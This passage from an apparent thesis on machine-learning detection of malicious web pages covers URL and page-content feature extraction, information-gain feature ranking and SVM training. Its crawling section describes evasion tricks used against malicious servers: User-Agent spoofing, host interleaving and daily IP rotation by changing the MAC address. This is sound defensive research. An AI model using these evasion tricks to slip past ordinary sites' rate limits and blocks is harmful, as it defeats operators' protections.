Joachims' PhD dissertation [17] published in 2002 introduced Support Vector Machines for classifying text-based articles, which deeply influenced the field of web classification. In his dissertation, he defined that the text can be structured in sub-word, word, multi-word, semantic, and pragmatic levels according to the way in which they are going to be analyzed. Each level can represent different meanings though they are extracted from the same sentence, as if the same sentence can have different meanings depending on the speaker, the audience, and the situation. So, an article can be processed to extract various text features and then be classified by using machine learning approaches.

Although malicious web page detection can be considered as a special case of web classification, the representative features for malicious web page detection and for web classification may far differ from each other. The primary reason is that, an ordinary web page conveys the information to viewers, but a malicious web page is trying to exert negative influence on victims and tend to hide its real information. Hence, features other than the pure text could be more informative for malicious page detection.

In 2006, Chen and Hsieh [18] proposed an approach, which utilized not only the semantic-based text features but also web pages features, including:

- frequency of keywords in a document,
- total number of words displayed in a document,
- ratio of the number of keywords to the total number of words in a document, and
- average interval between terms.

The former type of features is similar to Joachims' work, but the latter reveals some hidden properties in a web page. Similar concepts could probably be used for malicious web page detection.

The approach of making use of the relationship among web pages for web classification was introduced in Xie, Mammadov and Yearwood's paper [19] published in 2007. Before conducting their machine learning experiments, they did pre-processing on the data to build the link information:

- **In-linked classes:**
  Documents from outside point to the local document. They counted the number of times a linked-class was used by in-linked documents.
- **Out-linked classes:**
  External documents are pointed by the local document. They counted the number of out-linked documents that belong to each of these linked-classes.
- **Combined-linked classes:**
  Add in-linked classes with corresponding out-linked classes together.

and used this link information as the features. However, because the datasets they used were generated from the intranet of the University of Ballarat, the pre-processing could be easily done. If we want to apply the same feature extraction method on the Internet, the complexity will dramatically increase. Nevertheless, their approach still inspired me to think about the features from the links or relationship among web pages for malicious web page detection.

Despite that the approaches for malicious web page detection cannot directly adopt identical processes for web classification, we can still think about the ideas of their feature extraction methods as the samples are of the same document type — HTML.

3.2 Discriminative Feature Selection

Discriminative features are the line to separate malicious page from benign ones, and basically, the domain experts' (human) eyes should be the most sensitive means to calibrate this line. Except manually evaluating by the domain experts, the most effective approach for malicious web page detection should be the sandbox, in which a full-functional web browser can provide an environment identical to the genuine one. However, this is undoubted a resource-consuming process and the performance is always the concern.

In the year of 2008, Seifert, Welch and Komisarczuk [20] adopted a machine learning approach, Decision Tree, as a pre-filter to enhance the overall throughput of their high-interaction client honeypot system, which can be regarded as a type of sandbox. Their Decision Tree used the features (named attributes in their article) extracted from the exploit, the exploit delivery mechanism, and the way of hiding them. As table 3.1 shows, we can clearly see that, the features they extracted from web pages were HTML elements and JavaScript functions and the properties derived from them, which are widely used as part of the infection chain depicted in the previous chapter.

Category	Attributes	Description
Exploit	Plug-ins	Count of the number of applet and object tags.
	Script Tags	Count of script tags.
	XML Processing Instructions	Count of XML processing instructions. Includes special XML processing instructions, such as VML.
Exploit Delivery Mechanism	Frames	Count of frames and iFrames including information about the source.
	Redirects	Indications of redirects. Includes response code, meta-refresh tags, and JavaScript code.
	Script Tags	Count of script tags including information about the source.
Hiding	Script Obfuscation	Functions and elements that indicate script obfuscation, such as encoded string values, decoding functions, etc.
	Frames	Information about the visibility and size of iFrames.

Table 3.1: Attributes defined by Seifert et al.

In their research, 5,678 instances of malicious and 16,006 instances of benign web pages were input into the machine learning algorithm, and the generated classifier was used to classify a new sample. To determine the false positive and false negative rates, they inspected the sample by using the high-interaction client honeypot, which is believed zero error. They finally obtained a false positive rate of 5.88% and a false negative rate of 46.15% for the classification method.

As a matter of fact, the false negative rate is very high, because about half amount of the malicious web pages couldn't be detected by their method. However, they didn't rely on only the machine learning for malicious web page detection. Instead, the machine learning just played the role of a pre-filter to prioritize the input URLs for the high-interaction client honeypot. In this practice, they could maintain as high detection rate as the high-interaction client honeypot could provide and meanwhile, improve the processing speed to about 13 times faster than previous.

From another point of view, before the malicious web page can be browsed, the entrance point must be its URL. In addition to the links on an HTML document, the malicious URLs can also be spread through various types of the Internet media, such as email, instant messengers.

In order for attackers to host their sites for either exploits or redirection mechanisms, they have to register domains. Compared with the profits gained from cybercrimes, the expenses of registering domains are extremely cheap. As a result, they can easily get a lot of domains to reduce the possibility of being detected by URL string matching. Furthermore, once they have a domain, they can also vary the path and query string parts to confuse the detectors. However, this tendency provides clues for detection.

In 2009, instead of web page contents, Ma et al. [21] focused on suspicious URLs and proposed an approach to detecting malicious web sites by investigating solely the URLs and the corresponding information. They categorized the features that they gathered for URLs as being either lexical or host-based:

- **Lexical features:**
  They used a combination of features suggested by the studies of Kolari, Finin and Joshi [22] and McGrath and Gupta [23]. These properties include the length of the hostname, the length of the entire URL, as well as the number of dots in the URL. Additionally, they created a binary feature for each token in the hostname and in the path URL and made a distinction between tokens belonging to the hostname, the path, the top-level domain (TLD) and primary domain name.

- **Host-hased features:**
  They thought host-based features could describe "where" malicious sites are hosted, "who" own them, and "how" they are managed. The properties of the hosts include IP address, WHOIS, domain name and geographic properties, though some of which overlap with lexical properties of the URL.

Using their approach, they claimed that the best results could reach a false positive rate of 0.1% and a false negative rate of 7.6%, which were much better than 0.1% and 74.3% respectively amounted by solely looking up the pre-analyzed URL blacklist. However, as I mentioned earlier, attackers can easily and rapidly change the URLs with very few costs, so the trained model can expire very soon. Hence, it could be risky if an application of web threat protection only relies on classification on URL related information.

Finally, let's get back to the fundamental part. Since the targeted data is the web page, the most informative features should still be extracted from the complete page content, which is capable of revealing the most comprehensive information of a web page. Thus, Hou et al. [24] published their research on malicious web content detection by machine learning in 2010. In their paper, they selected the features from the entire DHTML web pages, which includes:

- **Native JavaScript functions (154 features):**
  Count of the use of each native JavaScript function
- **HTML document level (9 features):**
  1. Word count
  2. Word count per line
  3. Line count
  4. Average word length
  5. Null space count
  6. Delimiter count
  7. Distinct word count
  8. Whether tag *script* is symmetric
  9. The size of iframe
- **Advanced features (8 features):**
  Count of the use of each ActiveX object

While taking all the selected features for their machine learning approach (Boosted Decision Tree), they could obtain a true positive rate (TP) of 85.20% with a false positive rate (FP) of 0.21% or a TP of 92.60% with an FP of 7.6% depending on the FP tolerance they set.

Among all the related researches so far, they only concentrate on a specific part of a complete process of browsing a web page. Since each part has its values for discriminating malicious and normal web sites/pages, intuitively, all the features should be taken into consideration.

3.3 Learning Model Comparison

Machine learning algorithms can be roughly divided into two major categories; unsupervised and supervised learning. Unsupervised learning is distinguished from supervised learning in that the learner is given only unlabeled samples. It is closely related to the problem of density estimation in statistics but intuitively not suitable for the classification uses. Thus, I would like to focus only on the supervised learning algorithms in my study.

For malicious web detection, some machine learning algorithms are recently employed very often. In 2009, Likarish, Jung, and Jo [25] employed Naïve Bayes, Alternating Decision Tree (ADTree), Support Vector Machine (SVM) and the RIPPER rule learner to detect the obfuscated malicious JavsScript in web pages. All of these classifiers are available as part of the Java-based open source machine learning toolkit Weka [26].

Classifier	Precision	Recall	F2	NPP
Naïve Bayes	0.808	0.659	0.685	0.996
ADTree	0.891	0.732	0.757	0.997
SVM	0.920	0.742	0.764	0.997
RIPPER	0.882	0.787	0.806	0.997

Table 3.2: Learning algorithm comparison made by Likarish et al.

In order to compare the effectiveness among those learning algorithms, they extracted the same features from training samples for each learning model, trained the data, and then classified the testing samples. The experimental results are listed in table 3.2, in which the fields are defined as below:

- **Precision:**
  The ratio of (malicious scripts labeled correctly)/(all scripts that are labeled as malicious)
- **Recall:**
  The ratio of (malicious scripts labeled correctly)/(all malicious scripts)
- **F2-score:**
  The F2-score combines precision and recall, valuing recall twice as much as precision.
- **Negative predictive power (NPP):**
  The ratio of (benign scripts labeled correctly)/(all benign scripts)

Likewise, Hou et al. [24] did a similar comparison in their research in 2010. The learning algorithms they used were Naïve Bayes, Decision Tree, Support Vector Machine, and Boosted Decision Tree. The results are shown in the table 3.3, where the desired false positive rates were set below 1% and below 10% for the left FP and TP and the right FP and TP columns respectively.

Algorithm	FP(%)	TP(%)	FP(%)	TP(%)
Naïve Bayes	1.87	68.75	9.6	84.60
Decision Tree	0.73	73.29	6.5	90.90
SVM	0.73	73.30	9.9	86.36
Boosted Decision Tree	0.21	85.20	7.7	92.60

Table 3.3: Learning algorithm comparison made by Hou et al.

In their comparisons, the RIPPER ruler learner and the Boosted Decision Tree are both variations of Decision Tree. Generally speaking, Decision Tree algorithms have the following disadvantages [26]:

- The tree structure can be unstable and small variations in the data can cause very different tree structures.
- Some Decision Tree models generated may be very large and complex.
- Decision Tree models are not very good at estimation tasks.
- Decision Tree models are computationally expensive to train.

However, the focus of my study is not about comparing these machine learning algorithms. I would adopt Support Vector Machine, which was used in both of the above researches and then I could set my desired accuracy based on their results.

The machine learning approaches mentioned thus far are of the batch learning algorithms, which requires all the training data to be prepared and then processes all the data at a time. Once a new training sample needs to be merged into the learning model, re-running the entire training process is necessary.

The other type opposite to batch learning is online learning, or as known as incremental learning, which is able to incrementally train new samples based on a trained model. It is generally believed that the benefit of efficient computation in online learning comes at the expense of accuracy.

Ma et al. [27] leveraged online learning in their research in 2009, to identify suspicious URLs. They used the same feature extraction method as what they proposed in another article [21] in the same year, but utilized the Confidence-Weighted (CW) algorithm instead of SVM. Figure 3.1 compares the cumulative error rates for CW and for SVM under different training datasets.




Figure 3.1: Cumulative error rates in CW and SVM

In the figure, we can clearly see the CW curve maintained the best cumulative error rate and the consequence seems to break the belief that batch learning should be more accurate. However, after carefully inspecting the results, we can see that the discrepancy came from the training datasets; CW took all the data for training, but SVM family only trained a portion of the data.

Admittedly, online learning algorithms can provide an efficient way to continuously process a huge amount of training data. However, they usually require more memory space to maintain extra information for incremental training. If a learning model can be resistant to the effect of rapid change for a period of time and re-training the learning model doesn't need to be done very frequently, the value of online learning will be negligible.

Chapter 4

METHODOLOGY

The general principle for all types of supervised machine learning is to go through three necessary stages for both training and classifying processes; those are data collection, feature extraction and machine learning computation. In my study, I would certainly follow the principle to conduct my own experiments. Figure 4.1 shows the high-level flow diagram for the training and classifying processes in my experiment, where the solid arrows represent the training flow and the dashed arrows denote the classifying flow. The details of each stage are described in the following sections.




Figure 4.1: High-level flow diagram for training and classifying stages

4.1 Data Collection

The key factors in the data collection stage for supervised machine learning to get succeed are that, the training samples collected should be representative of the data in the real world and those samples should be correctly labeled. In my study, the data I care about are web page related contents, including the URLs, response status codes, response headers and message bodies. Based on this concept, I need to collect a certain amount of samples, each of which has to be correctly labeled as malicious or benign. This process is undoubtedly the essential but time-consuming part of my experiments.

For the uses in my experiments, I collected a huge number of URLs from a web threat protection vender for consecutive 4 weeks. After eliminating the duplicate URLs, I could obtain around 16,000 malicious and 114,000 benign URLs each day and then utilize a CLI application, *curl* (which is free and open software available from `http://curl.haxx.se/`), to fetch the web page related contents indicated by the URLs the next day.

Benign Sample Collection

Regarding benign samples, except the web sites that require authentication, most of the page contents could be easily downloaded without any obstacle. The only limitation should be that, the daily amount of URLs was too huge so that it was unlikely to crawl all the pages within just 24 hours. Once having the next daily URL list, the next download process had to commence immediately or the delay would accumulate. As a result, in order to maintain the high generalization of the sample dataset, my strategy was to fetch page contents from as many different web sites as possible. While putting in practice, I collected benign samples through the procedure demonstrated below.

```
BEGIN main procedure
  DO: Group the candidate URLs that contain the same hostname
  LOOP
    FOR EACH group
      IF the main process lasts for more than 24 hours
        DO: Terminate the main process
      END IF
      DO: Fetch the web page with the shortest URL in the group
      IF current download finishes within 30 seconds
```

```
        DO: Store the web page content
      ELSE
        DO: Terminate the download thread
        DO: Discard the incomplete content
      END IF
      DO: Remove the URL from the candidate list
    END FOR
  END LOOP
END
```

In this manner, I could successfully fetch about 10,000 benign web pages per day. However, the document type I wanted to process is HTML, so I chose only the pages whose *Content-Type* are *text/html* explicitly defined in the response headers. (Others could be *image/jpeg*, *application/x-shockwave-flash*, etc.) Finally, about 5,000 ~ 6,000 benign URLs with helpful contents could be collected each day.

Malicious Sample Collection

On the other hand, as everyone knows about malicious web pages, the change is persistent and extremely rapid. In order to catch up the trend, I need to collect malicious web pages in real time. Hence, once I got the malicious URL list, I would definitely like to download all page contents as soon as possible. Basically, if downloading a web page requires 5 seconds, 24 hours should be sufficient for around 17,000 pages. However, the reality is far from the ideal circumstance, as the attackers are good at playing various tricks to obstruct our analysis processes. Here lists some difficulties I once encountered while collecting malicious pages; some could be overcome by applying a simple option to *curl* whilst others couldn't so that I could just drop the URL to minimize the impact on my batch crawling process.

- **Target browser version**
  Probably because Microsoft Internet Explorer (IE) has the highest browser market share, most of the attacks target IE. Additionally, some attacks can only infect victim's computer though some IE-only functions, such as *ActiveXObject*. In order to hide the exploit from being analyzed, the malicious web server usually delivers different contents to different clients according to the *User-Agent* specified in the HTTP request headers. As a consequence, I extracted the *User-Agent* string generated by IE version 6:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
    GTB6.4; InfoPath.1; .NET CLR 2.0.50727;
    .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

and manually filled it into the corresponding request header to perform crawling. In this way, *curl* could pretend to be IE and correctly fetch the page contents wanted.

- **Target language or region**

  The organized cybercrimes, for example, may target credential information of a local bank. Similarly, the malicious web server can deliver harmless contents to clients from the regions other than desired so as to prevent from being detected. The locality-related information can be revealed from either client IP addresses or request headers, like *Accept-Language*. Due to the resource limitation, I couldn't perform crawling through many IPs or Internet service providers (ISPs) in different countries, so I can just neglect this impact. As for the request headers, I could do the same way on *Accept-Language* as what I did for *User-Agent*.

- **Block unwelcome visitor**

  Malicious web servers, as well as normal web services, usually apply some anti-crawling mechanism, which will block the unwelcome client IP if it finds the client is trying to massively crawl its web contents. In order to hide my intention, I couldn't consecutively download the page contents from the same host within a short time period. On the contrary, I simply applied the benign page crawling process. A host would be re-visited again after the other hosts had been visited at least once. In addition, my ISP applies a dynamic IP assigning policy; whenever I change the MAC address of the network interface, my server can be assigned with a new IP. Hence, I could change the IP of my crawling server everyday to decrease the probability of being blocked.

- **Hold network connection**

  Once the malicious web server finds an unwelcome client, it will deliberately hold the network connection for a long time. It may deliver a huge garbage file to the client or continuously respond a small garbage packet to the client right before the connection timeout is reached. Actually, I once fetched just a 200kB page within about 6 hours, and of course, the content is totally useless. Before I can figure out what their mechanisms of detecting unwelcome clients are, the only thing I can do is to compulsorily disconnect the link with the malicious server if the connection lasts for longer than a specific time period, which was set 30 seconds in my crawling process.

Apart from the list above, there are still many mechanisms attackers frequently use to obstruct the data collection process. However, how to jump over the obstacles is beyond the scope of my study, and I just adopted some simple methods suggested by domain experts from the web threat protection vender.

Although I applied all the techniques described above, I could download about 4,000 malicious pages per day. After being filtered by *Content-Type*, there were only about 1,000 pages left. Even so, I could still find that there were many noises in the malicious sample dataset. For example, some malicious page was initially residing in a web hosting service but was then detected as inappropriate by the service provider so that the page was soon removed. Afterwards, while linking to the same URL, I could just receive the announcement of page removal generated by the web hosting service provider. This page is totally harmless but extremely hard to be automatically filtered. Therefore, to purify the malicious sample dataset, I had to manually inspect those web pages one after another. Afterwards, I could pick up only about 200 samples that are malicious for sure each day.

Table 4.1 summarizes the weekly statistics of the malicious/benign URLs and pages collected for my experiments.

	Week 0	Week 1	Week 2	Week 3	Total
Malicious URLs	100,213	138,650	116,759	97,419	453,041
Malicious Pages	1,198	1,322	1,205	1,080	4,805
Benign URLs	805,432	769,378	813,354	789,982	3,178,146
Benign Pages	40,308	41,356	39,896	41,086	162,646

Table 4.1: Statistics of malicious/benign URLs and pages collected

4.2 Feature Extraction

Another critical stage of supervised machine learning is the feature extraction. Features are considered as the attributes or the combination of some attributes of the samples, which are able to correctly separate the samples into different classes. In other words, the distribution of feature values should be distinct among different classes. In addition, the training samples collected should also be representative of the real data, which means the training samples and the real samples should share the same distribution of feature values. So, these are the golden rules I need to follow for feature extraction.

Considering the sample data based on the time when they can be obtained, as we are using a web browser, we will firstly have the URLs and fetch the page contents afterwards. Due to the particular properties and the representations of the data in each stage, the samples have to be processed in different ways accordingly.

URL Feature

URLs are the very first information that might be able to reveal some important clues about the maliciousness of a web page or a web site. Based on the definitions introduced in the articles published by Ma et al. [21,27], URLs can directly and indirectly render lexical and host-based features respectively.

Lexical features are the textual properties of the URL itself, and no additional information is required for the extraction processes. The reason for using lexical features is that URLs tend to "look different" from one another. Hence, including lexical features helps to methodically capture this property for classification purposes, and perhaps to infer patterns in malicious URLs.

A full URL string (without the userinfo part) is in a well-defined format shown below, and each portion of the URL will be introduced later on.

```
http://example.com:80/dir/file?var0=value0&var1=value1
^^^^   ^^^^^^^^^^^ ^^ ^^^^^^^^ ^^^^^^^^^^^^^^^^^^^^^^
  1         2       3    4              5
```

1. **URI Scheme**

   Specifically for URLs, the URI scheme is either *http* or *https*, which indicates whether the SSL/TLS (Secure Socket Layer/Transport Layer Security) protocol is integrated to provide encryption and secure identification of the web server.

2. **Hostname**

   A hostname must be a fully qualified domain name (FQDN), which can be resolved to map to (at least) an IP address so that the hostname can lead clients to connect to the web server on the Internet.

3. **Port**

   The port number can be neglected and implicitly indicates 80 and 443 respectively for *http* and *https* schemes by default.

4. **Path**

   The path portion employs the same concept as the file system hierarchy, and the page file indicated by the URL resides in the directory corresponding to the root directory of the web service. However, the web service program can interpret the path in an arbitrary way as long as the page content can be correctly delivered to the client.

5. **Query String**

   A query string is composed of "*var=value*" pairs that concatenate each other with an ampersand (&) as the delimiter. It usually appears in an HTTP request with *GET* method to realize the interaction between the web service and the visitor.

In my experiments, the URI scheme and port number were intuitively transformed to binary features; the URI scheme is either *http* or *https*, and the port number is either standard (80 or 443) or non-standard (otherwise). As for the other portions of a URL, they were firstly separated into tokens by the characters other than alphabets and digits. In other words, each token contained only "a" to "z" (case insensitive) and "0" to "9" characters. In addition, I made a distinction among tokens belonging to the top-level domain (TLD), primary-level domain (the domain name given to a registrar), and subordinate-level domain in the hostname portion. The example below describes the definitions of top-level domain, primary-level domain and subordinate-level domain, and we can clearly see the discrepancy between two "*com*" in different parts of a hostname.

```
http://www.amazon.com.evil.com.ru/
                            |--| → top-level domain (TLD)
                   |--------|    → primary-level domain name
       |--------------|          → subordinate-level domain name
```

Afterwards, the tokens were further processed by bi-gram computation, which uses a sliding window of two characters wide and moves the window on the token character by character to extract the items as the features. Figure 4.2 demonstrates the bi-gram computation on a string "token", and the items extracted are "to", "ok", "ke" and "en".




Figure 4.2: Bi-gram computation

Besides, I adopted some properties as features that are commonly used in other researches, including:

- Length of the entire URL
- Length of the hostname
- Number of dots in the hostname
- Length of the path
- Number of slashes in the path
- Length of the query string
- Number of ampersands in the query string

On the other hand, retrieving host-based information relies on issuing queries to some open services and receiving the responses through the Internet, so that it is not as easy as extracting lexical features. Some host-based information is not necessarily open to public, such as WHOIS in particular. As a result, I could only extract a few number of host-based features listed below. For each hostname, I could obtain:

- Number of DNS A records
- DNS time-to-live (TTL) value
- Autonomous System (AS) Number
- Real location (country code, or cc)
- Whether the country-code top-level domain (ccTLD) matches the real location

Number of DNS A records and the TTL can be easily obtained by hosting a cache-only DNS server to forward the queries to the ISP's DNS server. In this practice, I could get the real TTL values.

To collect AS numbers, I utilized an IP-to-ASN service provided by Team Cymru (`http://www.team-cymru.org/Services/ip-to-asn.html`), which allows me to issue a special DNS query to get the AS numbers:

```
$ dig +short 95.176.45.114.origin.asn.cymru.com TXT
"3462 | 114.45.0.0/16 | TW | apnic | 2008-04-18"
```

where the number "3462" in the first field is the AS number. (Note that there could be more than one AS numbers for a hostname, as one hostname can have multiple IPs.) Based on the AS Number Analysis Reports (`http://bgp.potaroo.net/index-as.html`) last updated on May 16, 2010, total amount of 61,438 AS numbers have been allocated.

As for the country codes, ip2nation (`http://www.ip2nation.com/`) publishes a database that includes 231 distinct country codes and could help map IP to cc.

Page Content Feature

After investigating lots of malicious web pages, we could find out about some mechanisms that attackers employ to spread or launch exploits. Based on where and how these tricks are embedded in the web pages or related contents, the content-based feature extraction would cover following aspects:

1. **HTML document level**

   This type of features is straightforwardly extracted from the HTML document structure. I simply took the tags used in HTML documents and the basic statistics of the text-based elements as features:

   - HTML tags (87 tags defined in HTML 4.01 Recommendation, which can be seen in Appendix A)
   - Number of words
   - Number of distinct words
   - Number of words per line

- Number of lines
- Average word length

2. **Script functions**

   Attackers usually take advantage of scripting languages to disseminate the malicious components. Hence, I would monitor the most prevalent scripting languages:

   - JavaScript functions (146 native functions, including object methods)
   - VBScript functions (94 native functions)

   The complete list of those script functions can be found in Appendix B.

3. **CSS properties**

   Cascading Style Sheets (CSS) is a style sheet language used to describe the presentation semantics of a document written in a markup language. Its most common application is to style web pages written in HTML. The exploitation of CSS is also commonly seen in XSS attacks. Therefore, I extracted 106 CSS properties from web pages as features, which are listed in Appendix C.

4. **Advanced elements**

   These features are about the elements that directly or indirectly assist malicious content to exert the influence on the victims, and they are:

   - Whether *Location* header exists
   - Whether *Refresh* header exists
   - Whether refresh <*meta*> tag exists
   - Whether refresh script statement exists
   - Whether <*script*> tag is symmetric
   - Whether <*iframe*> is invisible
   - Whether *ActiveXObject* is used

5. **Hyperlinks**

   The hyperlinks are the URLs embedded in the HTML document. I simply leveraged the URL lexical feature extraction approach to deal with the hyperlinks, but the features extracted here were considered distinct from the URL lexical features. Other than lexical features, I didn't extract host-based features from the hyperlinks. This is because there are usually hundreds of hyperlinks in a single page and most of them belong to the same host. If I tried to extract host-based through the Internet, my process might be considered as DDoS attack, which would increase the complexity of the automation in the experiments.

Feature Transformation

The extracted features according to their acceptable values can be categorized into two types: discrete features and continuous features. Discrete features can be assigned with distinct symbols as values in a finite set and there is no relation, no distance and no ordering among the values. For example, the country-code top-level domain (ccTLD) feature has a limited number of legitimate values registered in the DNS root zone, but those values can't be compared with one another in any aspects. As for the continuous features, the values are either integer or real number, such as the number of <*script*> tags.

To make use of those features in the Support Vector Machine model, the features have to be transformed and mapped to a binary feature type, which accepts only two possible values. Considering a discrete feature whose acceptable value set has n distinct elements,

- if $n < 2$, then the feature is invalid,
- if $n = 2$, then the feature is of a binary type by nature, and
- if $n > 2$, then the feature needs to be split up into n Boolean features.

As for continuous features, an approach that has been widely adopted in machine learning researches is to define a proper threshold and simply categorize the continuous values into PASS and UNDER the threshold. The arithmetical average is a simple way to define the threshold. However, due to the unbalanced data amounts between malicious and benign samples, I calculated the average value by a more accurate formula:

$$s = \Big(\big(\sum_{i=1}^{n_m} x_m^i \big) / n_m + \big(\sum_{j=1}^{n_b} x_b^j \big) / n_b \Big) / 2$$

where

- s is the estimated threshold,
- n_m is the number of malicious samples,
- n_b is the number of benign samples,
- x_m^i is the feature value of the i-th malicious sample, and
- x_b^j is the feature value of the j-th benign sample.

In this manner, we can expect that, if the feature is discriminative, the estimated threshold will be able to separate malicious and benign samples.

After processing all the URL and page content features described above and amounting them, I could totally have 75,095 distinct features. Table 4.2 lists the numbers of features categorized by the feature types. Although URL provides much more distinct features than page content does, it doesn't mean the URL-based features are more discriminative. The experimental result demonstrated in the next chapter will provide an explanation with the figures in real circumstances.

Stage	Feature Type	# of Features
URL	Lexical	6,489
	Host-based	61,672
Page Content	HTML document level	92
	Script functions	240
	CSS properties	106
	Advanced elements	7
	Hyperlinks	6,489
		Total: 75,095

Table 4.2: URL and page content features extracted for experiments

4.3 Machine Learning Computation

Before proceeding with the machine learning computation, we need to understand the capability and the limitation of the learning model and the implementation I would like to leverage. Under proper fine-tuning, a machine learning classifier can reach a good accuracy, but admittedly, using machine learning alone is unlikely to attain true positive rate of 100% with zero false positive. This is the inherent limitation of all machine learning approaches. The performance actually depends on how the samples and the features are processed as well as how we can fine-tune the learning model.

Feature Preprocessing

Ideally, if I could collect all the web pages on earth, I would have the ability to precisely predict every page in the world. Likewise, if I could find a single feature that is able to exactly classify all malicious web pages from the benign ones, I would never need a second feature. However, those preconditions can never come into existence because of not only the resource limitation but also the diversity of web contents. Even so, the concepts above imply two crucial significances while training a good learning model, which are the generalization of sample dataset and the discriminability of feature set.

I have done my best to collect the samples as general as possible, like described in the section 4.1. Therefore, being able to maintain high generalization of the sample dataset is the fundamental assumption in my study, otherwise all the experimental results are meaningless. On the other hand, although I have defined over 75,000 features based on the domain knowledge of web threat protection, how can we be convinced that the features are appropriate? Even though all the features are discriminative enough, are the hardware and the software capable of processing such a huge amount of data? That's the justification why I need to do data preprocessing before training a learning model. So, I would like to introduce the Entropy and Information Gain, which are commonly used in Decision Tree construction, to prioritize the features based on their discriminabilities.

Entropy can represent the randomness of the sample distribution, and the formula is shown below.

$$H(X) = -\sum_{i=1}^{n} P_i \log_2 P_i$$

where $H(X)$ is the entropy value and P_i is the probability of the i-th category. In my experiments, there were two categories ($n = 2$), which were labeled "malicious" and "benign" respectively. Basically, high entropy means the distribution is close to uniform whilst low entropy implies the bias distribution.

Moreover, the conditional entropy is defined to be the result of averaging $H(X|Y = y_j)$ over all values of Y.

$$H(X|Y) = \sum_{j=1}^{m} P(Y = y_j)H(X|Y = y_j)$$

where y_j is the j-th value of the feature Y ($m = 2$ for binary features), and $P(Y = y_j)$ is the probability subject to $Y = y_j$.

Finally, the Information Gain is defined as the following formula:


$$IG(X, Y) = H(X) - H(X|Y)$$

The *IG* represents the amount of the purity gained after partitioning by the feature *Y*; high *IG* means the subsets are much purer after the partitioning, and vice versa.

By calculating the *IG* value for each feature, I could obtain its level of discriminability and then prioritize all the features. Afterwards, instead of taking all the features into account, a certain number of the most discriminative features could be selected for the machine learning computation. In this practice, I could not only reduce the dimensionality of the space in SVM computation, but also eliminate the noises caused by non-discriminative features.

Learning and Classifying

Like other supervised machine learning algorithms, the Support Vector Machine requires to go through the learning stage, where the labeled samples, including both malicious and benign sample datasets, are inserted to the program for training. Because the implementation of Support Vector Machine I would like to use is SVM^{light} [17], I need to convert the samples into vector representation format that can be recognized by SVM^{light}.



```
1 1:1 2:1 4:1 1307:1 1590:1 2645:1 3103:1 3825:1
1 4:1 92:1 1114:1 1311:1 1590:1 1802:1 1863:1
1 2:1 3:1 4:1 469:1 1120:1 1123:1 1124:1 1333:1
1 4:1 1307:1 1590:1 1802:1 2372:1 2449:1 2645:1
-1 3:1 4:1 39:1 953:1 1626:1 1863:1 1867:1 2286:1
-1 4:1 292:1 400:1 516:1 1424:1 2426:1 5188:1
-1 3:1 400:1 424:1 498:1 515:1 558:1 574:1 959:1
-1 1321:1 1638:1 2776:1 3127:1 3349:1 5719:1 8671:1
......
```

Figure 4.3: SVM^{light} input file format

